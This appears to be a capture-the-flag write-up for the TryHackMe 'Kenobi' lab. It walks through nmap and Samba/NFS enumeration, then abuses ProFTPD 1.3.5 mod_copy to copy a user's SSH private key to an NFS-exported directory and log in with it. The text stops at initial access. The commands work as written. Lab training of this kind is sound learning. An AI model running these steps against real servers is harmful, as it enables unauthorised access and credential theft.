
This is the walk through for kenobi linux box on tryhackme

This room will cover accessing a Samba share, manipulating a vulnerable version of proftpd to gain initial access and escalate your privileges to root via an SUID binary.

First we will begin with basic enumeration and scanning and we will use nmap :




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -T4 10.10.104.21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 14:36 EDT
Nmap scan report for 10.10.104.21
Host is up (0.15s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 17.31 seconds
```

so as we can see port 139 and 445 both ports of samba file share are open

samba basically allow users to share resources over intranet or internet.

We can enumerate these shares using nmap scripts or nse scripts


we will use 2 scripts here to enumerate shares and users on port 445 :



```
Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.104.21\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.104.21\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.104.21\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 30.90 seconds
```


so there are 3 shares here namely IPC$ print$ and anonymous.

Anonymous share seems interesting so we will connect to it using smbclient




```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //10.10.104.21/anonymous
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \>
```

on listing files on this share we found a log.txt file



```
smb: \> ls
  .                                   D        0  Wed Sep  4 06:49:09 2019
  ..                                  D        0  Wed Sep  4 06:56:07 2019
  log.txt                             N    12237  Wed Sep  4 06:49:09 2019
```

we will retrieve to see this file contents:




```
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (15.3 KiloBytes/sec) (average 15.3 KiloBytes/sec)
smb: \> ^C

┌──(root㉿kali)-[/home/kali]
```

upon reading log.txt we found some information about ftp and ssh key for kenobi user

there is also one port which is left for enumeration that is rpcbind port:111

rpcbind is a portmapper service used to map other rpc services such as nfs in our case

nfs refers to network file system we can enumerate this using nmap scripts :




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.104.21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 14:59 EDT
Nmap scan report for 10.10.104.21
Host is up (0.18s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1836524.0  6877104.0  22%   16.0T        32000

Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds
```

we got a mount named /var here but nothing pretty interesting.

Now the port which is left is port 21 I.e Proftpd ftp service port

running on version 1.3.5 – we will look for exploits for this version using searchsploit CLI tool or exploit-db website can also be used



```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit proftpd 1.3.5
------------------------------------------------------------------------------------- ------------------------
 Exploit Title                                                                       |  Path
------------------------------------------------------------------------------------- ------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                            | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                                  | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)                              | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                                            | linux/remote/36742.txt
------------------------------------------------------------------------------------- ------------------------
Shellcodes: No Results
```

there are 4 exploits there for us to utilize 3 exploits for remote code execution and 1 for file copying purposes .


The mod_copy module implements SITE CPFR and SITE CPTO commands to copy files from one place to another on the server so we can utilize this to our benefit

how?

Well we can copy ssh private key of kenobi to *var/tmp directory which we had* access via nfs I.e network file system


steps:

first connect to ftp port via netcat :



```
┌──(root㉿kali)-[/home/kali]
└─# nc 10.10.104.21 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.104.21]
```


then SITE CPFR copy from and SITE CPTO copy to commands will be used :




```
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

we copied the ssh private key of kenobi to *var*/tmp now we can access that *var*/tmp directory to get that ssh private key file .

Getting the id_rsa file :




```
┌──(root㉿kali)-[/home/kali]
└─# mkdir nfs

┌──(root㉿kali)-[/home/kali]
└─# mount -o rw 10.10.104.21:/var nfs

┌──(root㉿kali)-[/home/kali]
└─# cd nfs

┌──(root㉿kali)-[/home/kali/nfs]
└─# ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  snap  spool  tmp  www
```



```
┌──(root㉿kali)-[/home/kali/nfs]
└─# cd tmp/

┌──(root㉿kali)-[/home/kali/nfs/tmp]
└─# ls
id_rsa
systemd-private-2408059707bc41329243d2fc9e613f1e-systemd-timesyncd.service-a5PktM
systemd-private-627f8229555f42e3aa82e307c5769a71-systemd-timesyncd.service-aDbx45
systemd-private-6f4acd341c0b40569c92cee906c3edc9-systemd-timesyncd.service-z5o4Aw
systemd-private-e69bbb0653ce4ee3bd9ae0d93d2a5806-systemd-timesyncd.service-zObUdn

┌──(root㉿kali)-[/home/kali/nfs/tmp]
└─# cp id_rsa /home/kali
```


I copied is_rsa to home/kali on my machine

then we will use that id_rsa to login via ssh on kenobi machine and we will also set permissions for that id_rsa file to make it usable :



```
┌──(root㉿kali)-[/home/kali]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/kali]
└─# ssh -i id_rsa kenobi@10.10.104.21
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$
```

we got the initial foothold to the target machine so we will retrieve user flag from here :

